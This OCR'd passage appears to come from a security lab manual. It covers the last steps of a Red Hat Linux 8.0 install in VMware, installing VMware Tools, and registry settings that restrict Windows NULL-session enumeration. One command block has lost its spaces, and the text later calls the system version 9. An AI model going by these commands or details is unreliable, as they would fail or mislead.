
32. On the **Add User** screen, press the **Tab** key to highlight the **OK** button. Press the **Enter** button.

***Note:** Users can be added here but it is a personal preference to add them after the installation is complete. Remember that all of Linux is *case sensitive.*


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.

Add User

You should use a normal user account
for most activities on your system. By
not using the root account casually,
you'll reduce the chance of disrupting
your system's configuration.

User Name
Password
Password (confirm)
Full Name

<Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

33. On the **Workstation Defaults** screen, press the **Tab** key until the **OK** button is highlighted. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Workstation Defaults

The Personal Desktop and Workstation options install a default
set of applications that will allow you to browse the Internet,
send and receive email, and create and edit documents on your
Red Hat Linux system. The Workstation option includes
development and administration tools as well.

However Red Hat Linux ships with many more applications, and you
may customize the selection of software installed if you want.

[ ] Customize software selection

<Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```


34. On the **Installation to begin** screen, press the **Tab** key to highlight the **OK** button. Press the **Enter** key.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Installation to begin

A complete log of your installation will
be in /root/install.log after rebooting
your system. You may want to keep this
file for later reference.

<Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```


35. The installation will now begin.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Copying File

Transferring install image to hard drive...
25%

<Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

36. The file installation will take a few minutes.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux

```
Red Hat Linux (C) 2002 Red Hat, Inc.

                    Package Installation

     Name    : e2fsprogs-1.27-9
     Size    : 3408k
     Summary: Utilities for managing the second extended
              (ext2) filesystem.

                              100%

                          Packages      Bytes       Time
     Total     :               652      1888M    0:03:15
     Completed:                 13       195M    0:00:20
     Remaining:                639      1693M    0:02:55

                               10%

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

You do not have VMware Tools installed.

37. At the create **Boot Disk** screen, press the **Tab** key to highlight the **No** button. Press the **Enter** key.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux

```
Red Hat Linux (C) 2002 Red Hat, Inc.

                         Boot Disk

       The boot disk allows you to boot your Red Hat
       Linux system from a floppy diskette.  A boot disk
       allows you to boot your system if your bootloader
       configuration stops working.

       It is highly recommended you create a boot disk.

       Would you like to create a boot disk?

             Yes                              No

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

You do not have VMware Tools installed.

38. At the **Video Card Configuration** screen, press the **Tab** key to highlight the *Skip X Configuration* button. Press the **Enter** key.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Video Card Configuration

Select the video card and video RAM for your system.

Video Card:    VESA driver (generic)          <Change>

Video RAM:     16384                          <Change>

  OK          Skip X Configuration            Back

<Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

39. At this point Red Hat Linux informs you that you have completed the installation. However, we will manually configure X. Press the **Enter** key on **OK**.


***Note:** The term X Windows refers to a graphical interface for Linux. If you prefer to work in command-line-only mode you can skip the X Windows configuration. Because of the way VMware Workstation operates the VMware Tools must be installed *prior* to configuring X Windows for Linux.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.
Complete

Congratulations, your Red Hat Linux installation is complete.

Remove any floppy diskettes you used during the installation
process and press <Enter> to reboot your system.

If you created a boot disk to use to boot your Red Hat Linux
system, insert it before you press <Enter> to reboot.

For information on errata (updates and bug fixes), visit
http://www.redhat.com/errata.

Information on using your system is available in the Red Hat
Linux manuals at http://www.redhat.com/docs.

OK

<Enter> to reboot
```

40. The new virtual machine will reboot.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.

```
sending termination signals...done
sending kill signals...done
disabling swap...
        /tmp/sda3
unmounting filesystems...
        /mnt/runtime done
        disabling /dev/loop0
        /proc/bus/usb done
        /proc done
        /dev/pts done
        /mnt/sysimage/boot done
        /mnt/sysimage/dev/pts done
        /mnt/sysimage/proc done
        /mnt/sysimage done
rebooting system
_
```


41. Red Hat Linux version 8 will now boot up. Press the **Enter** key or wait 10 seconds for automatic booting.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
redhat.
You do not have VMware Tools installed.

```
  GRUB  version 0.92  (638K lower / 260032K upper memory)

 Red Hat Linux (2.4.18-14)

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, 'e' to edit the
    commands before booting, 'a' to modify the kernel arguments
    before booting, or 'c' for a command-line.

 The highlighted entry will be booted automatically in 2 seconds.
```

42. Log in as user **root** with the password you set back in Step 31.

***Note:** Remember that all of Linux is *case sensitive*.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.

```
Red Hat Linux release 8.0 (Psyche)
Kernel 2.4.18-14 on an i686

localhost login: root
Password:
[root@localhost root]# _
```

Installing VMware Tools for Red Hat Virtual Machines


VMware Tools allows for better screen resolution, mouse control, drag-and-drop operations, improved network performance, shared folders support, and copying and pasting between the host and virtual machine.

***Note:** Initially once you are logged into your virtual machine you will find that you are locked into the virtual machine and you cannot get out to the host computer. To switch back to the host computer hold down the **Ctrl** key and press the **Alt** key. Then by clicking back into the virtual machine screen the virtual machine becomes active again.


***Note:** You do not use a physical CD when installing VMware Tools. The VMware Workstation software contains an ISO image that the guest machine interprets as a physical CD.

To install VMware Tools, follow these steps:

1. Return to the host machine by holding down the **Ctrl** key and press the **Alt** key. Then from the VMware Workstation menu click **VM** then **Install VMware Tools**




2. The VMware Tools installation screen appears. Click **Install VMware Tools**.



3. Click your mouse back inside the virtual machine to make your keystrokes active within Red Hat Linux and type the following commands:

***Note:** Remember that all of Linux is *case sensitive*.

```
mount/dev/cdrom/mnt/cdrom
cd/tmp
rpm-Uhv/mnt/cdrom/VMwareTools-5.0.0-13124.i386.rpm
umount/dev/cdrom
```




```
Red Hat Linux release 8.0 (Psyche)
Kernel 2.4.18-14 on an i686

localhost login: root
Password:
Last login: Fri Oct 28 23:35:01 on tty1
[root@localhost root]# mount /dev/cdrom /mnt/cdrom
Attached scsi CD-ROM sr0 at scsi1, channel 0, id 0, lun 0
sr0: scsi3-mmc drive: 1x/1x xa/form2 cdda tray
mount: block device /dev/cdrom is write-protected, mounting read-only
[root@localhost root]# cd /tmp
[root@localhost tmp]# rpm -Uhv /mnt/cdrom/VMwareTools-5.0.0-13124.i386.rpm
Preparing...                ########################################### [100%]
   1:VMwareTools            ########################################### [100%]
[root@localhost tmp]# umount /dev/cdrom
[root@localhost tmp]# _
```

You do not have VMware Tools installed.

***Note:** For the above line "`rpm-Uhv/mnt/cdrom/VMwareTools-5.0.0-xxxxx.i386.rpm`" the "*xxxxx*" indicates the current version of VMware Tools you are using. In this case it is 13124.

4. The next command will initiate the actual installation of VMware tools: ./VMware-config-tools.pl.

5. Accept any default answers to any questions by pressing the **Enter** key.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux

```
   DMA setup:                                          [  OK  ]
   Guest operating system daemon:                      [  OK  ]

The configuration of VMware Tools 5.0.0 build-13124 for Linux for this running
kernel completed successfully.

You must restart your X session before any mouse or graphics changes take
effect.

You can now run VMware Tools by invoking the following command:
"/usr/bin/vmware-toolbox" during an XFree86 session.

To use the vmxnet driver, restart networking using the following commands:
/etc/init.d/network stop
rmmod pcnet32
rmmod vmxnet
depmod -a
modprobe vmxnet
/etc/init.d/network start

Enjoy,

--the VMware team

[root@localhost tmp]# _
```


6. The installation of VMware Tools is now complete.

7. Type in the following command to Start X:

```
startx
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
redhat.
Red Hat Linux
Red Hat Network Monitor

8. Welcome to the Red Hat Linux Graphical User Interface (GUI — pronounced *gooey).*


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
root's Home
Start Here
Trash
Sat Oct 29
6:17 PM

9. If for any reason Red Hat **startx** does not start X Windows, type the following command.

***Note:** Remember that all of Linux is *case sensitive.*

```
redhat-config-xfree86
```

or

```
redhat-config-display
```

If you are still having difficulties you will need to consult either the owner's manual or Red Hat support, or search on the Internet by typing in the exact error message you are receiving between quotes.

Congratulations! You have successfully installed Red Hat Linux version 9 and VMware Tools!

***Note:** The biggest change you will immediately notice after installing VMware Tools is the colors will appear clearer. You may also notice that the virtual machine window actually becomes larger. Of course this new virtual machine is not secure as it has no updates installed on it.

What Is on the CD?

The first item I wanted to include was a current version of the VMware Workstation 30-day demonstration software. At the time of this writing I am still waiting on VMware for written approval to include this on the CD. If the software is not on the CD then I did not receive it in time; however, you can still download the software from **http://www.vmware.com/download/ws**.

Otherwise, all the tools freely available from the Internet that are demonstrated in this book are included on the CD. It will be the reader's responsibility to provide the operating systems for the virtual machines they wish to install.

The few applications that require purchase are noted on each lab and the appropriate Internet address is provided for the reader to download.

Restrict Anonymous

Several of the labs in this manual refer to information being retrieved from a target because a **NULL** session has been able to be established to the target. Countermeasures include restricting anonymous. **This applies to Windows NT, 2000, XP, and 2003 computers only**.

Prerequisites:

- Port 139 or 445
- Restrict Anonymous = 0
- Enable File and print sharing

To Restrict Anonymous

In Windows NT

- Run the Registry editor (Regedt32.exe)
- Go to the following key in the registry:

  ```
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
  Control\LSA
  ```

- On the edit menu, click Add value and use the following entry:
  - Value Name: RestrictAnonymous
  - Data Type: REG_DWORD
  - Value: 1

For Windows XP, 2003

- Run the Registry editor (Regedt32.exe or Regedit.exe)
- Go to the following key in the registry:

  ```
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
  Control\LSA
  ```

- On the edit menu, click Add value and use the following entries:
  - Value Name: RestrictAnonymous
  - Data Type: REG_DWORD
  - Value: 1
- On the edit menu, click Add value and use the following entries:
  - Value Name: RestrictAnonymousSam
  - Data Type: REG_DWORD
  - Value: 1
- On the edit menu, click Add value and use the following entries:
  - Value Name: EveryoneIncludesAnonymous
  - Data Type: REG_DWORD
  - Value: 0

For Windows 2000

- Run the Registry editor (Regedt32.exe or Regedit.exe)
- Go to the following key in the registry:

  ```
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
  Control\LSA
  ```
- On the edit menu, click Add value and use the following entries:
  - Value Name: RestrictAnonymous
  - Data Type: REG_DWORD
  - Value: 2

What Is the Difference?

Windows NT, XP, 2000, and 2003 all allow a NULL session to be established by default. The reason behind this is because in a trusted network environment each operating system will be able to identify each other's shared resources and any peripherals that may be attached. This is done by using the Inter Process Communication share (IPC$) and some network configurations require this ability, as in a heterogeneous network.

The default setting of RestrictAnonymous for Windows NT and 2000 is a value of 0. When NT and Windows 2000 RestrictAnonymous is set to a value of 1, a NULL session can still be made, but much of the user enumeration data is restricted. Setting the RestrictAnonymous value to 2 prevents a NULL session from occurring.

For maximum security a value of 2 should be used on Windows 2000 and a value of 1 for Windows NT; however, some connection problems may occur in a heterogeneous network if a Windows 2000 domain must share its resources with non-2000 clients. In this case these clients will be unable to connect to the domain and will effectively be denied access to its resources.

For Windows XP and 2003 the default RestrictAnonymous setting is 0. In addition Windows XP and 2003 have the settings of RestrictAnonymousSam, with a default value of 1, and EveryoneIncludesAnonymous, with a default value of 0.

The only valid option for Windows XP and 2003 for RestrictAnonymous is either 0 or 1. Setting the RestrictAnonymous value to 0 will allow NULL sessions to enumerate shares. Setting the RestrictAnonymous value to 1 will limit access to the shared information.

Setting the RestrictAnonymousSam value to 0 will allow the enumeration of user accounts. Changing the RestrictAnonymousSam value to 1 will prevent the enumeration of local SAM accounts.

Setting the EveryoneIncludesAnonymous to a value of 0 will ensure NULL sessions have no special rights. Setting the EveryoneIncludesAnonymous to a value of 1 will give NULL sessions access to the Everyone group, including any right set to that group.

For maximum security of Windows XP and 2003 the following settings should be used:

- RestrictAnonymous = 1
- RestrictAnonymousSam = 1
- EveryoneIncludesAnonymous = 0

These settings will allow a NULL session to occur and provide access to shared resources to a trusted user but deny enumeration of other user information.

